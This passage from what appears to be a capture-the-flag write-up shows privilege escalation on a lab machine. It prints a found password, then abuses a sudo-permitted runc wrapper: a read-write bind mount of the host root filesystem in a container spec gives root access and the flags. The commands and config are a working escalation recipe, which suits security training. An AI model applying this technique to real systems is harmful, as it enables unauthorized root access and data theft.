    timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
babywyrm@giveback:~$ sudo /opt/debug
[sudo] password for babywyrm:
Validating sudo...
Please enter the administrative password:

Incorrect password
After a thoughtful enumerating, we find that the password is the Base64 encoded string of the mariadb-password, c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T.
babywyrm@giveback:~$ sudo /opt/debug
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
NAME:
   runc - Open Container Initiative runtime
...
We find that the debug command is wrapping the runc binary. We can use the command to elevate our privileges by mounting the /root directory. We start by creating the config.json file.
babywyrm@giveback:~$ mkdir runc
babywyrm@giveback:~$ cd runc/
babywyrm@giveback:~/runc$ sudo /opt/debug spec
We add the following lines to the mounts section of the file:
{
    "type": "bind",
    "source": "/",
    "destination": "/",
    "options": [
        "rbind",
        "rw",
        "rprivate"
    ]
},
We also change the "readonly": true line to "readonly": false Then we create the rootfs folder and then we start the container where we find all the system files.
babywyrm@giveback:~/runc$ mkdir rootfs
babywyrm@giveback:~/runc$ sudo /opt/debug run container
Validating sudo...
Please enter the administrative password:

Both passwords verified. Executing the command...
# ls /root
HTB  audit__.sh  coredns  dns.sh  helm  iptables_rules.sh  kubeseal  phpcgi  python  root.txt  wordpress
# ls /root
HTB  audit__.sh  coredns  dns.sh  helm  iptables_rules.sh  kubeseal  phpcgi  python  root.txt  wordpress
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
# cat /root/root.txt
<REDACTED>
# exit
babywyrm@giveback:~/runc$ cat /home/babywyrm/user.txt
<REDACTED>